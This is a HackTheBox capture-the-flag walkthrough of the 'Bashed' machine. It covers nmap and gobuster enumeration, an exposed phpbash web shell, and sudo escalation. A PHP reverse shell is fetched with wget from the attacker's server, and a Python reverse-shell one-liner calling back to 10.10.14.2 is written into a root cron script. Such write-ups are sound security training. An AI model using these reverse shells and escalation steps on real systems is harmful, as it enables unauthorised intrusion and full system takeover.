Bashed

Bashed

Easy box in HackTheBox.

Information Gathering

We begin by gathering as much information about the box as possible.

Nmap

Utilize nmap to view open ports on the target system.

`nmap -sC -sV <ip>`

By using these flags we:

1. Scan the target IP.
2. Run default scripts for added insights.
3. Determine the versions of services on open ports.

Results:


```
┌──(cybersauruswest㉿kali)-[~]
└─$ nmap -sC -sV 10.10.10.68
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-09 19:46 PDT
Nmap scan report for 10.10.10.68
Host is up (0.21s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.01 seconds
```

As you can see this is a simple result with only port 80 (HTTP) available.

Port 80

First step is to manually investigate it, clicking through the entire sight



Gobuster

In the meantime, we run gobuster on the webserver to identify hidden directories.

```
gobuster dir -u http://<ip> -w Wordlists/directory-list-2.3-medium.txt
```

In this effort, we find a couple of new directories, one of which is `/dev` which is of particular interest.


```
┌──(cybersauruswest㉿kali)-[~]
└─$ gobuster dir -u http://10.10.10.68 -w Downloads/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.68
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                Downloads/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 311] [--> http://10.10.10.68/images/]
/uploads              (Status: 301) [Size: 312] [--> http://10.10.10.68/uploads/]
/php                  (Status: 301) [Size: 308] [--> http://10.10.10.68/php/]
/css                  (Status: 301) [Size: 308] [--> http://10.10.10.68/css/]
/dev                  (Status: 301) [Size: 308] [--> http://10.10.10.68/dev/]
/js                   (Status: 301) [Size: 307] [--> http://10.10.10.68/js/]
/fonts                (Status: 301) [Size: 310] [--> http://10.10.10.68/fonts/]
Progress: 4295 / 220561 (1.95%)
```

Explore Found Paths

We will now look deeper at some of the newly discovered paths.

/dev

In this `/dev` path we can see some PHP scripts. Let's give them a click.



phpbash.php

We start by clicking `phpbash.php`.

This gave us a web shell, so I took advantage of this low privlege access to look for the user flag.

```
www-data@bashed:/# find / -type f -name "user.txt"
find: '/root': Permission denied
/home/arrexel/user.txt
```

Easy peasy!

```
www-data@bashed:/# cat /home/arrexel/user.txt
161411fb9091bca04978c68436657ea3
```

Exploitation

We found that we could use `sudo` via `sudo -l` and that the user `scriptmanager` could execute anything. The shell I tried to launch isn't persistant, as you can see below:

```
www-data@bashed:/var/www/html/dev# sudo -u scriptmanager bash
www-data@bashed:/var/www/html/dev# whoami
www-data
www-data@bashed:/var/www/html/dev#
```

we also learn that the system doesn't have curl, but does have wget.

```
www-data@bashed:/var/www/html/dev# which curl
www-data@bashed:/var/www/html/dev# which wget
/usr/bin/wget

www-data@bashed:/var/www/html/dev#
```

Reverse Shell

Now we want to gain more persistent and privleged access, so we first locate the PHP reverse shell that comes installed on Kali:

```
cybersauruswest@kali: ~
File  Actions  Edit  View  Help

┌──(cybersauruswest㉿kali)-[~]
└─$ locate php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php

┌──(cybersauruswest㉿kali)-[~]
└─$ vim /usr/share/laudanum/php/php-reverse-shell.php
```

Edit the necessary fields. As you can see I replaced with my own IP.

```
File  Actions  Edit  View  Help
// Usage
//   ------
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.2';  // CHANGE THIS
$port = 8081;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
-- INSERT --                                          53,17          24%
```

```
cybersauruswest@kali: ~
File  Actions  Edit  View  Help
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.14.2  netmask 255.255.254.0  destination 10.10.14.2
        inet6 dead:beef:2::1000  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::6abc:5e41:a6e3:9792  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 5
00  (UNSPEC)
        RX packets 22889  bytes 10489399 (10.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22721  bytes 2883871 (2.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(cybersauruswest㉿kali)-[~]
└─$
```

Now we want to host this file to pull down, so we start up a simple HTTP server to retreive it remotely:

```
┌──(cybersauruswest㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

We can use wget like we learned before to pull this reverse shell down from our web server.

```
www-data@bashed:/var/www/html/dev# cd ../uploads
www-data@bashed:/var/www/html/uploads# wget 10.10.14.2/php-reverse-shell.php
--2023-10-10 20:30:02-- http://10.10.14.2/php-reverse-shell.php
Connecting to 10.10.14.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5492 (5.4K) [application/octet-stream]
Saving to: 'php-reverse-shell.php'

0K ..... 100% 653M=0s

2023-10-10 20:30:02 (653 MB/s) - 'php-reverse-shell.php' saved [5492/5492]

www-data:/var/www/html/uploads#
```

then we navigate to the location we uploaded the reverse shell to.

```
10.10.10.68/uploads/php-reverse-shell.php
```

You can see we caught the shell with our netcat listener.

```
┌──(cybersauruswest㉿kali)-[~]
└─$ nc -lnvp 8081
listening on [any] 8081 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.68] 51170
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x8
6_64 x86_64 x86_64 GNU/Linux
 20:31:42 up 23 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Use python to launch a full bash session, then set user to scriptmanager

```
┌──(cybersauruswest㉿kali)-[~]
└─$ nc -lnvp 8081
listening on [any] 8081 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.68] 51170
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x8
6_64 x86_64 x86_64 GNU/Linux
 20:31:42 up 23 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@bashed:/$ sudo -u scriptmanager bash
sudo -u scriptmanager bash
scriptmanager@bashed:/$ ls
ls
bin   etc   lib     media  proc  sbin     sys  var
boot  home  lib64   mnt    root  scripts  tmp  vmlinuz
dev   initrd.img  lost+found  opt  run  srv  usr
scriptmanager@bashed:/$
```

Now we see there is a scripts dir that we possibly want to check out

```
scriptmanager@bashed:/$ ls -al
ls -al
total 92
drwxr-xr-x  23 root          root          4096 Jun  2  2022 .
drwxr-xr-x  23 root          root          4096 Jun  2  2022 ..
-rw-------   1 root          root           174 Jun 14  2022 .bash_history
drwxr-xr-x   2 root          root          4096 Jun  2  2022 bin
drwxr-xr-x   3 root          root          4096 Jun  2  2022 boot
drwxr-xr-x  19 root          root          4140 Oct 10 20:08 dev
drwxr-xr-x  89 root          root          4096 Jun  2  2022 etc
drwxr-xr-x   4 root          root          4096 Dec  4  2017 home
lrwxrwxrwx   1 root          root            32 Dec  4  2017 initrd.img -> boot/initrd.img-4.4.0-62-generic
drwxr-xr-x  19 root          root          4096 Dec  4  2017 lib
drwxr-xr-x   2 root          root          4096 Jun  2  2022 lib64
drwx------   2 root          root         16384 Dec  4  2017 lost+found
drwxr-xr-x   4 root          root          4096 Dec  4  2017 media
drwxr-xr-x   2 root          root          4096 Jun  2  2022 mnt
drwxr-xr-x   2 root          root          4096 Dec  4  2017 opt
dr-xr-xr-x 170 root          root             0 Oct 10 20:08 proc
drwx------   3 root          root          4096 Jun  2  2022 root
drwxr-xr-x  18 root          root           500 Oct 10 20:08 run
drwxr-xr-x   2 root          root          4096 Dec  4  2017 sbin
drwxrwxr--   2 scriptmanager scriptmanager  4096 Jun  2  2022 scripts
drwxr-xr-x   2 root          root          4096 Feb 15  2017 srv
dr-xr-xr-x  13 root          root             0 Oct 10 20:37 sys
drwxrwxrwt  10 root          root          4096 Oct 10 20:39 tmp
drwxr-xr-x  10 root          root          4096 Dec  4  2017 usr
drwxr-xr-x  12 root          root          4096 Jun  2  2022 var
lrwxrwxrwx   1 root          root            29 Dec  4  2017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic
scriptmanager@bashed:/$ cd scripts
cd scripts
scriptmanager@bashed:/scripts$ ls
ls
test.py  test.txt
```

You can see that test.txt was recently modified and test.py was recently ran.

```
scriptmanager@bashed:/scripts$ ls -al
ls -al
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun  2  2022 .
drwxr-xr-x 23 root          root          4096 Jun  2  2022 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Oct 10 20:40 test.txt
```

Look inside test.py.

```
f = open("test.txt", "w")
f.write("testing 123!")
f.close
~
```

Look inside test.txt.

```
scriptmanager@bashed:/scripts$ cat test.txt
cat test.txt
testing 123!scriptmanager@bashed:/scripts$
```

We now know that test.py writes to test.txt every minute. We want to change the contents of test.py but it was having issues, so instead of using a text editor, we echo into the file the contents we want ran, which in our case is another python reverse shell that we found on pentest monkey.

```
scriptmanager@bashed:/scripts$ echo 'import socket,subprocess,os;s=socket.so
cket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.2",1234));os.du
p2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.
call(["/bin/sh","-i"]);' > test.py
<ts$ echo 'import socket,subprocess,os;s=socket.sock
<bprocess,os;s=socket.socket(socket.AF_INET,socket.S
<t(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10
<CK_STREAM);s.connect(("10.10.14.2",1234));os.dup2(s
<10.14.2",1234));os.dup2(s.fileno(),0); os.dup2(s.fi
<fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.filen
<eno(),1); os.dup2(s.fileno(),2);p=subprocess.call([
<(),2);p=subprocess.call(["/bin/sh","-i"]);' > test
py
scriptmanager@bashed:/scripts$ ls -al
ls -al
```

```
cybersauruswest@kali: ~
File  Actions  Edit  View  Help

┌──(cybersauruswest㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.68] 51430
/bin/sh: 0: can't access tty; job control turned off
#
```

You can see that when we listened on another terminal we got access.

```
# whoami
root
```

This time, as root! Let's get that flag.

```
# ls
test.py
test.txt
# cd
# ls
root.txt
# cat root.txt
204052a5d665d83f64a51b10c390ec36
```